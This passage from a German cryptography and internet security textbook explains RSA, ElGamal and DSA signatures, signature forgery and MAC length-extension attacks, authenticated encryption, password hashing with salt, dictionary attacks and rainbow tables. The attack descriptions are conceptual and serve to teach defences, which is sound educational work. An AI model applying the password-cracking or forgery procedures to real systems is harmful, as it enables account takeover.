$$sig \leftarrow \mathsf{Sign}((d, n), h) := h^d \bmod n$$

Dies ist der Standardfall.

Die Signatur wird überprüft, indem zunächst erneut der Hashwert des Dokuments gebildet und dann der Wert sig durch Potenzierung mit dem öffentlichen Schlüssel e „verschlüsselt“ wird. Die Signatur ist gültig, wenn diese beiden Werte übereinstimmen:

$$TRUE/FALSE \leftarrow \mathsf{Vrfy}((e, n), sig, h) := (h = sig^e \bmod n)$$

Der Beweis der Korrektheit dieser Vorgehensweise erfolgt analog zu Abb. 2.9, nur mit vertauschten Rollen von e und d.

An dieser Stelle sei direkt darauf hingewiesen, dass bei anderen Signaturverfahren das Signieren keineswegs als „Entschlüsseln mit dem privaten Schlüssel“ erklärt werden kann. Wegen der enormen Popularität von RSA ist dieses Missverständnis aber immer noch weit verbreitet.

RSA-PKCS#1

Um Angriffe wie die in Abschn. 3.5 zu verhindern, ist es sinnvoll, auch zu signierende Nachrichten vorher zu codieren. Auch hier wird häufig eine PKCS#1-Codierung eingesetzt, die sich in kleinen, aber wichtigen Details von der entsprechenden Codierung für Verschlüsselung unterscheidet (Abb. 3.7):

0x00	0x01	0xFF	0xFF	....	0xFF	0x00	h(message)

Abb. 3.7 PKCS#1-Padding vor dem Signieren einer Nachricht

- Das zweite Byte wird auf den Wert `0x01` gesetzt.
- Das Padding ist nicht mehr zufällig gewählt, sondern besteht aus Bytes mit dem konstanten Wert 255 (hexadezimal `0XFF`).

Die Sicherheit dieses Signaturverfahrens wurde in [JKM18] nachgewiesen.

3.4.2 ElGamal-Signatur

Im ElGamal-Signaturverfahren [Gam85] wird eine Nachricht nicht, wie beim RSA-Verfahren, durch Potenzierung mit dem privaten Exponenten unterschrieben, sondern durch eine deutlich komplexere Operation. Zur Erzeugung und Verifikation einer digitalen Signatur werden der gleiche private Schlüssel $sk = x$ und der gleiche öffentliche Schlüssel $pk = X = g^x \bmod p$ verwendet wie beim ElGamal-Verschlüsselungsverfahren. Die öffentlichen Systemparameter (p, g) sind ebenfalls identisch, wobei $g \in \mathbb{Z}_p^*$ ist.

Erzeugen einer digitalen Signatur Zur Erzeugung einer digitalen Signatur für eine Nachricht m geht ein Teilnehmer T dabei wie folgt vor: Zunächst bildet er $h(m)$, dann wählt er $r \in \mathbb{Z}_{p-1}^*$ zufällig und bildet

$$k \leftarrow g^r \bmod p.$$

Er berechnet $r^{-1} \pmod{p-1}$ mithilfe des erweiterten euklidischen Algorithmus und danach

$$s \leftarrow r^{-1}(h(m) - xk) \bmod (p-1).$$

Die digitale Unterschrift der Nachricht m besteht aus dem Paar (k, s), und es gilt

$$h(m) = xk + rs \bmod (p-1).$$

Die Länge einer Signatur beträgt $2|p|$ Bit.

Überprüfung der digitalen Signatur Der Empfänger der signierten Nachricht $(m, (k, s))$ kann die Unterschrift prüfen, indem er die beiden Werte $g^{h(m)} \bmod p$ und $y^k \cdot k^s \bmod p$ bildet und vergleicht, ob diese Zahlen identisch sind. Bei einer gültigen Signatur funktioniert das, weil

$$y^k \cdot k^s = g^{xk} \cdot g^{rs} = g^{xk+rs} = g^{h(m)} \pmod{p}$$

gilt. Zum Verständnis des letzten Schrittes muss man sich in Erinnerung rufen, dass eine Reduktion der Basis modulo p im Exponenten einer Reduktion modulo $p-1$ entspricht.

Die Idee bei diesem Signaturverfahren besteht darin, dass nur derjenige die Zahl s berechnen kann, der den privaten Schlüssel x kennt. Um die Sicherheit dieses privaten Schlüssels auch bei mehrmaliger Verwendung zu garantieren, muss zusätzlich noch eine Zufallszahl r, die jedes Mal verschieden sein muss, in die Berechnung von s mit einfließen. So wird verhindert, dass aus zwei unterschiedlichen Signaturwerten s und s' der private Schlüssel x berechnet werden kann.

3.4.3 DSS und DSA

Der *Digital Signature Standard* (DSS) [Gal13] enthält vier verschiedene Signaturverfahren: Zwei RSA-Varianten – RSA-PKCS#1 v1.5 (Abschn. 2.4.2) und RSA-PSS [BR96b] – und zwei ElGamal-Varianten – DSA und dessen Variante auf elliptischen Kurven ECDSA.

Der *Digital Signature Algorithm* (DSA) ist eine besonders effiziente Variante des ElGamal-Signaturverfahrens, die auf eine Idee von Claus Schnorr [Sch90] zurückgeht. Dahinter steckt die Beobachtung, dass für ein fest gewähltes Element $g \in \mathbb{Z}_p^*$ alle Berechnungen nur in einer deutlich kleineren Untergruppe $G =< g >$ der Ordnung q stattfinden. Daraus folgt, dass die im ElGamal-Signaturverfahren übertragenen Signaturwerte k und s viel zu groß sind und durch kleinere Werte ersetzt werden können, was die Signatur kürzer und das Verifizieren von Signaturen deutlich effizienter macht.

Öffentlicher Schlüssel Der öffentliche Schlüssel bei DSA besteht aus den vier Werten g, p, q, X; neu ist hier der Wert q:

- p ist eine große Primzahl, $|p| \geq 1024$.
- q ist eine weitere Primzahl $|q| = 160$, mit der zusätzlichen Eigenschaft, dass sie ein Teiler von $p - 1$ ist.
- g ist ein Element der Ordnung q in $\mathbb{Z}_p^*$, d. h., es gilt $g^q = 1 \pmod p$ (und $g^c \neq 1 \pmod p$ für alle $c \leq q$).
- Der private Schlüssel x ist eine zufällig gewählte Zahl aus $\mathbb{Z}_q$, und $X \leftarrow g^x \bmod p$ ist der öffentliche Schlüssel.

Beim DSA spielen also zwei Primzahlen eine Rolle: eine „mittelgroße“ Primzahl $q \approx 2^{160}$ und eine „große“ Primzahl $p \geq 2^{1024}$. Die *Verifikation* der digitalen Signatur erfolgt in der multiplikativen Gruppe $\mathbb{Z}_p^*$, die $p - 1$ Elemente enthält. Das ausgewählte Element g erzeugt darin eine Untergruppe, die genau q Elemente enthält. Daher können alle Berechnungen zur *Erzeugung* einer digitalen Signatur ausschließlich modulo q durchgeführt werden, und dies ist letztendlich der Grund für die gegenüber RSA oder ElGamal deutlich kleineren Signaturen. Die Länge von q ist nicht zufällig gewählt, sondern sie entspricht genau der Länge der Ausgabe eines anderen Standards, nämlich der Hashfunktion SHA-1.

Erzeugung einer Signatur Die Erzeugung der Signatur ist ähnlich zum ElGamal-Signaturverfahren, nur werden alle Berechnungen modulo q durchgeführt, und eine Subtraktion wird durch eine Addition ersetzt:

1. Wähle eine geheime, zufällige Zahl $r \in \mathbb{Z}_q$.
2. Berechne $k \leftarrow (g^r \bmod p) \bmod q$.
3. Berechne $r^{-1} \pmod q$ mit dem erweiterten euklidischen Algorithmus.
4. Berechne $s \leftarrow r^{-1}(h(m) + x \cdot k) \bmod q$.
5. Die Signatur der Nachricht m ist das Paar (k, s). Die Länge dieser Signatur beträgt $2|q| \approx 320$ Bit, sie ist also wesentlich kürzer als eine RSA- oder ElGamal-Signatur.

Überprüfung einer Signatur Bei der Überprüfung einer Signatur muss auf die Reihenfolge der Reduktionen modulo p oder q geachtet werden:

1. Überprüfe, ob $0 \leq k < q$ und $0 \leq s < q$; wenn nicht, ist die Signatur ungültig.
2. Berechne $w := s^{-1} \pmod q$ und $h(m)$.
3. Berechne $u_1 \leftarrow w \cdot h(m) \bmod q$ und $u_2 \leftarrow k \cdot w \bmod q$.
4. Berechne $v \leftarrow (g^{u_1} y^{u_2} \bmod p) \bmod q$.
5. Die Signatur ist genau dann gültig, wenn $v = k$.

Für alle hier aufgeführten Berechnungen gibt es effiziente Algorithmen (z. B. [MvOV96]). Der große Vorteil des DSA liegt in der Kürze der erzeugten Signaturen. Das Paar (k, s) ist, bei einem beliebig vergrößerbaren Sicherheitsparameter p, der nur in den öffentlichen Schlüssel einfließt, nur 320 Bit groß. Zum Vergleich: Bei einem 1024-Bit-Modulus wären RSA-Signaturen 1024 Bit und ElGamal-Signaturen 2048 Bit lang.

3.5 Sicherheitsziel Integrität

Die Integrität von Nachrichten wird durch Message Authentication Codes oder durch digitale Signaturen geschützt. Mit diesen Verfahren kann sichergestellt werden, dass eine Nachricht, die beim Empfänger ankommt, auf ihrem Weg dorthin nicht verändert wurde. Gleichzeitig wird auch der Sender der Nachricht authentifiziert, da in beiden Fällen außer dem Empfänger nur eine einzige Partei als Sender infrage kommt.

Angreifermodelle In der Praxis stehen einem Angreifer viele Paare (m, sig) zur Verfügung, wobei m eine Nachricht ist und sig ein MAC oder eine digitale Signatur. In den theoretischen Modellen darf der Angreifer sogar mehrere Nachrichten m wählen und zu diesen eine digitale Signatur oder einen MAC berechnen lassen.

Die wichtigste Sicherheitseigenschaft für digitale Signaturen und MACs ist *Existential Unforgeability under Chosen Message Attacks* (EUF-CMA). Diese Eigenschaft besagt, dass

ein Angreifer für eine beliebige Nachricht m^*, zu der er keine Signatur angefordert hat, auch keine berechnen kann. Umgekehrt formuliert: Gelingt es einem Angreifer, eine gültige Signatur s^* zu einer neuen Nachricht zu berechnen, so hat er die Sicherheitseigenschaft EUF-CMA gebrochen, und das betrachtete Signatur- bzw. MAC-Verfahren gilt als unsicher.

Angriffe Das klassische Beispiel für einen Angriff zur Erzeugung eines neuen Paares (m^*, sig^*) ist die Textbook RSA-Signatur. Hier kombiniert der Angreifer einfach zwei ihm bekannte Signaturen (m_1, s_1) und (m_2, s_2) wie folgt:

$$m^* \leftarrow m_1 \cdot m_2$$

$$sig^* \leftarrow s_1 \cdot s_2 \bmod n = (m_1^d \bmod n) \cdot (m_2^d \bmod n) = (m_1 \cdot m_2)^d \bmod n$$

Dieser Angriff ist einer der Gründe, warum Nachrichten vor Erstellung einer digitalen Signatur mittels PKCS#1 oder OAEP codiert werden sollten.

Ein zweiter klassischer Angriff ist der auf eine einfache MAC-Konstruktion, die wie folgt definiert ist:

$$MAC(k, m) := hash(k|m)$$

Bei dieser MAC-Konstruktion kann ebenfalls die EUF-CMA-Eigenschaft gebrochen werden, indem die Nachricht einfach verlängert wird. Ist ein Paar (m, mac) bekannt, so kann wegen des iterativen Aufbaus von Hashfunktionen leicht ein MAC zur Nachricht $m^* = m|m'$ berechnet werden:

$$mac^* \leftarrow hash(mac|m') = hash(k|m|m') = MAC(k, m|m')$$

Damit dieser Angriff in der Praxis funktioniert, müssen noch ein paar Details beachtet werden. Zum Beispiel wird eine Nachricht vor dem Hashen auf ein Vielfaches der Blocklänge der Hashfunktion (für SHA-256 sind das 512 Bit) gepaddet. Die Länge der Nachricht ohne dieses Padding wird in die letzten Bytes dieses Padding geschrieben. Dieses Padding wird normalerweise in der letzten Runde der Hashfunktion automatisch hinzugefügt – bei dem beschriebenen Angriff muss dieser Wert aber als Zwischenzustand in die Hashfunktion eingeschleust werden. Ein praktischer Angriff auf den Zugriffsschutz von Flickr wurde 2009 von Duong und Rizzo [DR09] beschrieben.

3.6 Sicherheitsziel Vertraulichkeit und Integrität

Eines der großen Missverständnisse in der Kryptographie ist die Annahme, dass man durch Verschlüsselung die Integrität einer Nachricht sicherstellen könnte, nach dem Motto „Wenn der Angreifer die Nachricht nicht kennt, kann er sie auch nicht ändern“. Seit der Jahrtausendwende wurden aber immer mehr auch praktisch relevante Angriffe beschrieben, die zeigen, dass dies nicht stimmt; als Beispiele seien hier nur die ersten Angriffe auf die WLAN-

Verschlüsselung WEP (Abschn. 6.3.3, [BGW01]) und die verschiedenen Padding-Oracle-Angriffe auf den TLS Record Layer (Abschn. 12.3) genannt. Die letztgenannte Angriffsklasse hat darüber hinaus eindrucksvoll gezeigt, dass eine fehlende Integrität sogar die Vertraulichkeit von Verschlüsselung unterminieren kann.

Als Reaktion auf diese Angriffe haben Verschlüsselungsmodi wie *Galois/Counter Mode* (GCM), die Verschlüsselung und Integritätsschutz kombinieren, in den vergangenen Jahren erheblich an Bedeutung gewonnen. Diese *authentische Verschlüsselung* wurde in [BN00, BN08] grundlegend untersucht, und verschiedene Sicherheitsziele wurden explizit formuliert. Zwei dieser Sicherheitsziele sollen hier kurz vorgestellt werden.

INT-PTXT Dieses Kürzel steht für *Integrity of Plaintext* – ein Angreifer kann hier möglicherweise den Chiffretext ändern, aber jede Änderung am Klartext würde erkannt. Wichtigstes Beispiel für Verschlüsselungsverfahren mit dieser Sicherheitseigenschaft ist das MAC-then-PAD-then-ENCRYPT-Verfahren des Record Layer von SSL 3.0, bei dem der MAC über den Klartext gebildet wird und es daher z. B. möglich ist, das verschlüsselte Padding auszutauschen und damit den Chiffretext zu verändern. Dies wurde z. B. beim POODLE-Angriff (Abschn. 12.3.3) ausgenutzt.

INT-CTXT Empfohlen wird heute die ausschließliche Verwendung von Modi wie GCM, die die Integrität des Chiffretextes (INT-CTXT) garantieren, da nur diese unter Berücksichtigung der neuesten Angriffe als sicher gelten können.

Diese Sicherheitsziele können durch verschiedene Kombinationen von Verschlüsselung und MAC-Berechnung erreicht werden [BN00, BN08]:

- **MAC-then-Encrypt:** Hier wird zunächst über den Klartext ein MAC berechnet, und anschließend werden Klartext und MAC verschlüsselt.
- **Encrypt-and-MAC:** Hier wird der MAC ebenfalls über den Klartext gebildet, es wird aber nur der Klartext verschlüsselt.
- **Encrypt-then-MAC:** Hier wird der Klartext zunächst verschlüsselt und der MAC dann über den Chiffretext berechnet.

Kryptographische Protokolle

4

Inhaltsverzeichnis

Dieser Abschnitt behandelt kryptographische Verfahren, die eine starke interaktive Komponente besitzen: *kryptographische Protokolle.* In der Praxis dienen Protokolle meist zur Schlüsselvereinbarung, zur Authentifikation von Teilnehmern, oder sie kombinieren Schlüsselvereinbarung und Authentifikation zur authentischen Schlüsselvereinbarung.

4.1 Passwörter

In diesem Abschnitt wird das einfachste und am weitesten verbreitete Protokoll beschrieben, das Username/Password-Protokoll, und damit zusammenhängend auch Standardangriffe auf Passwörter.

4.1.1 Username/Password-Protokoll

Im Username/Password-Protokoll wird der Nutzer von einer Anwendung aufgefordert, seinen *Nutzernamen (Username)* und sein *Passwort (Password)* einzugeben, um sich zu authentifizieren. Während der Nutzername meist öffentlich bekannt ist – hier wird z. B. oft die E-Mail-Adresse des Nutzers als Username gefordert –, sollte das Passwort unbedingt geheim

J. Schwenk, *Sicherheit und Kryptographie im Internet,*
https://doi.org/10.1007/978-3-658-29260-7_4

bleiben. Username/Password kann *lokal* eingesetzt werden (z. B. zum Login in das Betriebssystem eines Laptops) oder *remote* (z. B. zur Authentifizierung gegenüber einer Webanwendung). Im Remote-Fall sollte es nur über eine verschlüsselte Verbindung übertragen werden, um seine Vertraulichkeit gegenüber passiven Angreifern im Internet zu schützen.

In Abb. 4.1 ist beispielhaft der Einsatz von Username/Password in einer Webanwendung dargestellt. Auf Anforderung der Webanwendung öffnet sich im Webbrowser ein Eingabeformular, in das der Nutzer Username und Password eingeben kann. Dieses Paar wird dann mittels HTTPS an den Webserver übertragen. Nach Empfang eines Nutzername/Passwort-Paares überprüft die Webanwendung, ob diese Werte korrekt sind. Dazu benutzt sie den Nutzernamen als Anfrage für eine interne Datenbank und erhält den Hashwert h_{JS} des Passwortes zurück. Sie bildet den Hashwert $h' \leftarrow \mathsf{H}(swordfish)$ des empfangenen Passwortes, vergleicht die beiden Werte und gibt bei Übereinstimmung den Zugriff auf die Daten frei.

Passwörter dürfen aus Sicherheitsgründen nicht im Klartext abgespeichert werden. Stand der Technik ist es daher, nur die Hashwerte h_{UN} von Passwörtern abzuspeichern. In Abb. 4.1 wird die einfache Variante

$$h_{UN} \leftarrow \mathsf{H}(password)$$

verwendet, die aber anfällig gegen die weiter unten beschriebenen *Wörterbuchangriffe* ist. Die Verwendung eines *Salt*-Wertes erschwert Wörterbuchangriffe. Hierzu wird jeder Datenbankeintrag um ein Feld `Salt` erweitert und für jeden Datenbankeintrag in diesem Feld ein anderer Wert $salt$ verwendet. Der Hashwert wird dann als

$$h_{UN} \leftarrow \mathsf{H}(password|salt)$$

berechnet, und für jeden Nutzer wird das Tripel $(username, salt, h_{UN})$ in der Datenbank abgespeichert.

Starke und schwache Passwörter „Schwache“ Passwörter (z. B. Vornamen, kurze Zeichenkombinationen) kann man raten, und es ist möglich, einen sogenannten *Wörterbuchangriff* durchzuführen (Abschn. 4.1.2). Die Definition, was ein „starkes“ Passwort ist, ist




Abb. 4.1 Username/Password-Protokoll. Der Nutzername ist die E-Mail-Adresse des Autors, das geheime Passwort lautet `swordfisch`

schwierig, und in verschiedenen Anwendungen werden unterschiedliche Metriken und Passwort-Generierungsstrategien angegeben, die im Wesentlichen auf die Länge der Passwörter und die Größe des verwendeten Zeichensatzes (z. B. Klein- und Großbuchstaben, Sonderzeichen) hinauslaufen. Viele Passwortmetriken sind aber schlichtweg falsch [GD18]. Grundsätzlich ist hervorzuheben, dass jede zu eng gefasste Passwort-Generierungsstrategie die durch sie erzeugten Passwörter *schwächt,* da genau diese Strategie automatisiert und zum Aufbau eines Wörterbuches von möglichen Passwörtern genutzt werden kann. Die einzig verlässliche, allerdings nichtkonstruktive Definition von „starken" Passwörtern ist die folgende:

Definition 4.1 (Starke Passwörter)
Ein Passwort ist *stark,* wenn es durch einen Wörterbuchangriff nicht ermittelt werden kann. ♦

Weitere Angriffe Neben Wörterbuchangriffen sind folgende Klassen von Angriffen auf Passwörter heute praktisch relevant:

- **Phishing („Password Fishing"):** Das Passwort-Eingabeformular einer Webseite wird vom Angreifer so täuschend echt nachgebildet, dass der Nutzer nicht merkt, dass es sein Passwort direkt an den Server des Angreifers sendet.
- **Cross-Site Scripting (XSS):** Ein vom Angreifer in die Login-Seite eingeschleustes JavaScript-Programm liest das Passwort im Eingabefeld aus und sendet es an den Angreifer (Abschn. 20.2.1).
- **Keylogger:** Ist ein Computer mit einer Schadsoftware infiziert, so kann er leicht die Tastatureingang und damit auch die Eingabe eines Passwortes mitlesen. Diese Funktionalität einer Schadsoftware wird als *Keylogger* bezeichnet.

Die Aufklärung von Nutzers über die Risiken von Passwörtern darf daher nicht allein in der Empfehlung münden, „sichere" Passwörter zu benutzen. Diese schützen lediglich von Wörterbuchangriffen. Phishing-Angriffe sind schwer zu erkennen, und einem XSS-Angriff (oder sogar einem Angriff mittels Schadsoftware) stehen Nutzer absolut hilflos gegenüber. Es ist daher an der Zeit, sichere Alternativen zu Nutzername/Passwort zu nutzen (Abschn. 20.3).

4.1.2 Wörterbuchangriffe

Um einen Nutzer anhand von Username/Password zu authentifizieren, muss ein Webserver wie folgt vorgehen: Erhält er z. B. die Kombination *(Bob,seCretpaSsword),* so muss er zunächst in seiner Datenbank den Username *Bob* suchen. Dort ist der Hashwert 0xd2febd6589d223edc9ac33ba26396a19b0b888b0 abgespeichert. Der Webserver vergleicht nun $\mathsf{H}(seCretpaSsword)$ mit diesem Wert und gibt bei Gleichheit den Zugriff auf das Konto von Bob frei.

Bei einer Wörterbuchattacke *(dictionary attack)* versucht man, ein Hashwert-Passwort-Wörterbuch zu erstellen, ähnlich wie bei einer Fremdsprache: Wenn man ein englisches Wort nicht versteht, so schlägt man es im Englisch-Deutsch-Wörterbuch nach. Wenn man das Passwort zu einem Hashwert haben möchte, so schlägt man im Hashwert-Passwort-Wörterbuch nach.

Ein solches Wörterbuch kann man unter bestimmten Voraussetzungen effizient erstellen:

- **Es darf nicht zu viele verschiedene Passwörter geben:** Der Begriff „nicht zu viele“ muss hier in kryptographischen Größenordnungen gemessen werden: Die Größe von kommerziellen Wörterbüchern liegt zwischen 40 Mio. [ope] und 39 Mrd. Wörtern [dic], wobei die Qualität des letztgenannten Wörterbuches fragwürdig ist. Dies scheint zunächst groß zu sein, aber diese Zahlen liegen zwischen 2^{25} und 2^{36}, sind also für die Kryptoanalyse relativ kleine Zahlen.
- **Es wird jeweils nur das Passwort gehasht (ohne „Salt“):** Eine wirkungsvolle Schutzmaßnahme gegen Wörterbuchangriffe ist, nicht nur das Passwort zu hashen, sondern auch noch ein für jedes Passwort zufällig gewähltes $salt$. Auf dem Server würde dann *(username, salt, hash(password|salt))* abgespeichert. Dies verhindert einen Wörterbuchangriff zwar nicht vollständig, zwingt den Angreifer aber, für jeden solchen Eintrag ein eigenes vollständiges Wörterbuch zu verwenden, bei dem $salt$ an jedes Passwort im Wörterbuch angehängt wird.

Sind beide Voraussetzungen gegeben, so wird der Angriff wie folgt durchgeführt:

1. Der Angreifer „hackt“ sich beim Webserver ein und kopiert die Datei/Datenbank mit den Einträgen (UN, h_{UN}).
2. Der Angreifer bildet die Hashwerte $h \leftarrow \mathsf{H}(PW)$ aller Worte PW aus einem geeigneten Wörterbuch $\mathcal{WB}$. Ist $n = |\mathcal{WB}|$, so sind dazu n Hashwertbildungen erforderlich. Einen kleinen Ausschnitt aus dieser Liste $(PW_i, h_i), i = 1, ..., n$ zeigt Tab. 4.1.
3. Die Paare (PW, h_{PW}) werden nach Hashwert sortiert. Um eine Liste mit n Einträgen zu sortieren, benötigen effiziente Sortieralgorithmen (z. B. Quicksort oder Heapsort) ungefähr $n \cdot log(n)$ Vertauschungsoperationen. Ein Ausschnitt aus dieser umsortierten Liste ist in Tab. 4.2 wiedergegeben.
4. Der Angreifer nimmt nun die Hashwerte aus der gehackten Datenbank und sucht diese in Tab. 4.2. Unter Verwendung des Divide-and-Conquer-Algorithmus sind hierzu jeweils nur $log_2(n)$ Vergleiche erforderlich. Wird ein passender Hashwert gefunden, so kann der Angreifer das dazugehörige Passwort als zweiten Eintrag aus Tab. 4.2 entnehmen und hat zusammen mit dem Nutzernamen aus der Datenbank alle Werte, um das Konto des Opfers auf dem Webserver zu übernehmen.

Der Aufwand, um mit einem modernen Computer einen Wörterbuchangriff durchzuführen, ist gering. Kommerzielle Anbieter verkaufen Wörterbücher, die etwa 40 bis 50 Mio.

Tab. 4.1 Passwörter und ihre SHA-1-Hashwerte: Passwort-Hashwert-Wörterbuch

Passwort	SHA-1(Passwort)
allissecret	d89d588db39f1ebfaf841c4b0962a6e60a974367
seCretpaSsword	d2febd6589d223edc9ac33ba26396a19b0b888b0
carolspassword	5f23413de0e51a1a9c0ec9ab50d26453d0e80782
verylongandsecurepassword	4a58bce3ba0b01c19214536d38c83308b4098cf2

Tab. 4.2 Passwörter und ihre SHA-1-Hashwerte: Das hexadezimal aufsteigend sortierte Hashwert-Passwort-Wörterbuch. Der dritte Eintrag entspricht dem Hashwert von Bobs Passwort, und so kann der Angreifer die Logindaten (Bob,seCretpaSsword) ermitteln

SHA-1(Passwort)	Passwort
4a58bce3ba0b01c19214536d38c83308b4098cf2	verylongandsecurepassword
5f23413de0e51a1a9c0ec9ab50d26453d0e80782	carolspassword
d2febd6589d223edc9ac33ba26396a19b0b888b0	seCretpaSsword
d89d588db39f1ebfaf841c4b0962a6e60a974367	allissecret

Einträge enthalten. Diese Wörterbücher können gesammelte Passwörter enthalten oder solche, die mit automatisierten Tools erzeugt wurden. Sie sind für alle gängigen Sprachen und Zeichensätze erhältlich. 40 Mio. Einträge entsprechen weniger als 2^{26} Hashoperationen, um die Paare *(password, hw)* zu erzeugen, und dann $26 \cdot 2^{26}$ Sortiervorgängen, um das nach Hashwerten geordnete Wörterbuch *(hw,password)* aus Tab. 4.2 zu erzeugen. Danach reichen 26 Operationen, um zu einem gegebenen Hashwert ein Passwort zu finden.

4.1.3 Rainbow Tables

Während die oben genannten $26 \cdot 2^{26}$ Operationen zum Erzeugen eines Hashwert-Username-Wörterbuches heute in der Regel kein Problem mehr darstellen, kann die Speicherung der 2^{26} Ergebnisse in einer hochverfügbaren Datenstruktur problematisch sein. Als Time-Memory-Tradeoff-Mechanismus bieten sich hier sogenannte *Rainbow Tables* an, die sich auch besonders gut zur Abbildung von Passwort Policies eignen.

Rainbow Tables unterscheiden sich hinsichtlich der Länge dieser Zeichenfolge und der Menge von ASCII-Zeichen, die in dieser Folge vorkommen dürfen. In unserem Beispiel in Abb. 4.2 haben wir uns für eine maximale Länge von acht Zeichen und den Zeichensatz ascii-32-95 entschieden, der alle 95 Zeichen der amerikanischen Tastatur enthält, entschieden. Unter [rai] findet man hierzu eine vollständige Rainbow Table, die in ihrer bereinigten Form 460 GB groß ist und mit 6.704.780.954.517.120 erfassten möglichen Passwörtern der Länge




Abb. 4.2 Bestandteile einer Rainbow Table. Nur die erste und letzte Spalte werden gespeichert

8 ungefähr 96,8 % aller möglichen bis zu achtstelligen Passwörtern in diesem Zeichensatz abdeckt.

Die Berechnung einer Rainbow Table beginnt mit einer Zeichenfolge – wir haben hier `aaaaaaaa` als Ausgangspunkt genommen. Dieses mögliche Passwort wird gehasht, im Beispiel mit der Hashfunktion SHA-1. Aus dem Hashwert wird dann wieder ein mögliches Passwort berechnet, indem eine Reduktionsfunktion angewandt wird. Die Reduktionsfunktion kann frei gewählt werden, sie kann aber Einfluss auf die Größe und Vollständigkeit der Rainbow Table haben. Beispielsweise können wir je 7 Bit des Hashwertes zusammenfassen und als Zahlen interpretieren – die Zahlwerte 0 bis 94 würden dann in einer Tabelle den 95 ASCII-Zeichen aus ascii-32-95 zugeordnet, die Werte 95 bis 127 verworfen.

Wurde der Hashwert in ein Passwort umgewandelt, so wird dieses wieder gehasht und auf diesen Hashwert die Reduktionsfunktion angewandt. Dieses Verfahren wird n-mal wiederholt, um eine Kette der Länge n (in Abb. 4.2 ist $n = 2$) zu erhalten. Abgespeichert werden von dieser Kette lediglich das erste Passwort (in unserem Beispiel `aaaaaaaa`) und der letzte Hashwert (in unserem Beispiel `4a3fe...`). Eine Kette der Länge n enthält n der 95^8 möglichen Passwörter, daher werden ungefähr $\frac{95^8}{n}$ solche Ketten benötigt, um den Großteil aller möglichen Passwörter abzudecken.

Um aus einem Hashwert h eines Passwortes das Passwort zu erhalten, geht man wie folgt vor:

1. Es wird überprüft, ob h als Ende einer Kette abgespeichert wurde. Ist dies der Fall, wird zu Schritt 3 gesprungen; falls nicht, wird Schritt 2 durchgeführt.
2. h wird mit der Reduktionsfunktion in ein Passwort umgewandelt und dieses durch Anwenden der Hashfunktion in einen Hashwert h'. Mit h' wird die Überprüfung aus Schritt 1 durchgeführt.
3. Wurde ein Hashwert h'' erreicht, der als Ende einer Kette abgespeichert wurde, so wird der Wert w mit dem Passwort initialisiert, das als Anfang der Kette abgespeichert wurde.
4. w wird gehasht und der berechnete Hashwert H abgespeichert.

5. Ist $H = h$, so ist w das gesuchte Passwort. Ist $H \neq h$, so wird $w \leftarrow Reduktion(H)$ gesetzt und zu Schritt 4 gesprungen.

Grob gesprochen „hasht“ man sich also vorwärts, bis man das Ende einer Kette gefunden hat. Dann beginnt man am Anfang dieser Kette und „hasht“ sich ebenfalls wieder vorwärts, bis man den ursprünglichen Hashwert gefunden hat, und damit auch sein Urbild w.

Rainbow Tables bieten einen Time-Memory-Tradeoff: Wenn man die Länge n der Ketten erhöht, müssen bei gleichem Wörterbuchumfang weniger Werte gespeichert werden; allerdings muss dann n-mal gehasht und reduziert werden, bis das gesuchte Passwort gefunden ist. Die Erstellung einer guten Rainbow Table ist nicht trivial, da man Überschneidungen der einzelnen Ketten minimieren sollte. Schließlich sind Rainbow Tables nur dann effizient nutzbar, wenn kein Salt beim Hashen verwendet wurde.

4.2 Authentifikationsprotokolle

Ein Mensch kann durch etwas authentifiziert werden, was er *weiß* (z. B. sein eigenes Geburtsdatum), durch etwas, das er *besitzt* (z. B. seinen Personalausweis), oder durch etwas, das er *ist* (z. B. seinen Fingerabdruck), also durch Wissen, Besitz oder Sein. Authentifikation durch Sein wird durch das Gebiet der *Biometrie* abgedeckt und in diesem Buch nicht näher betrachtet.

Ohne Hilfsmittel beschränkt sich die Authentifikation durch Wissen auf einfach zu merkende Passwörter und Passphrasen. Bei einer Authentifikation über die Kenntnis eines kryptographischen Schlüssels authentifiziert sich somit eher das Gerät, in dem der Schlüssel gespeichert ist, als der menschliche Nutzer.

Die Authentifikation über Besitz erfolgt im Internet überwiegend dadurch, dass der Nutzer ein tragbares Gerät besitzt (z. B. ein Smartphone oder eine Chipkarte) das in der Lage ist, den Nachweis des Wissens eines bestimmten kryptographischen Schlüssels zu erbringen.

Username/Password Dieses wichtigste Beispiel für das Prinzip „Authentifikation durch Wissen“ wurde bereits in Abschn. 4.1 behandelt.

4.2.1 One-Time-Password-Protokoll (OTP)

Bei *One-Time Password*-Protokollen wird für jede Authentifikation ein anderes Passwort eingesetzt. Dies minimiert den Schaden eines Passwortdiebstahls, z. B. über eine Phishing-Seite – mit dem gestohlenen Passwort ist nur genau eine Authentifikation möglich. OTP-Verfahren werden z. B. beim Online-Banking eingesetzt, bei dem für jeden Buchungsvorgang eine nur einmalig verwendbare Transaktionsnummer (TAN) eingegeben werden muss.

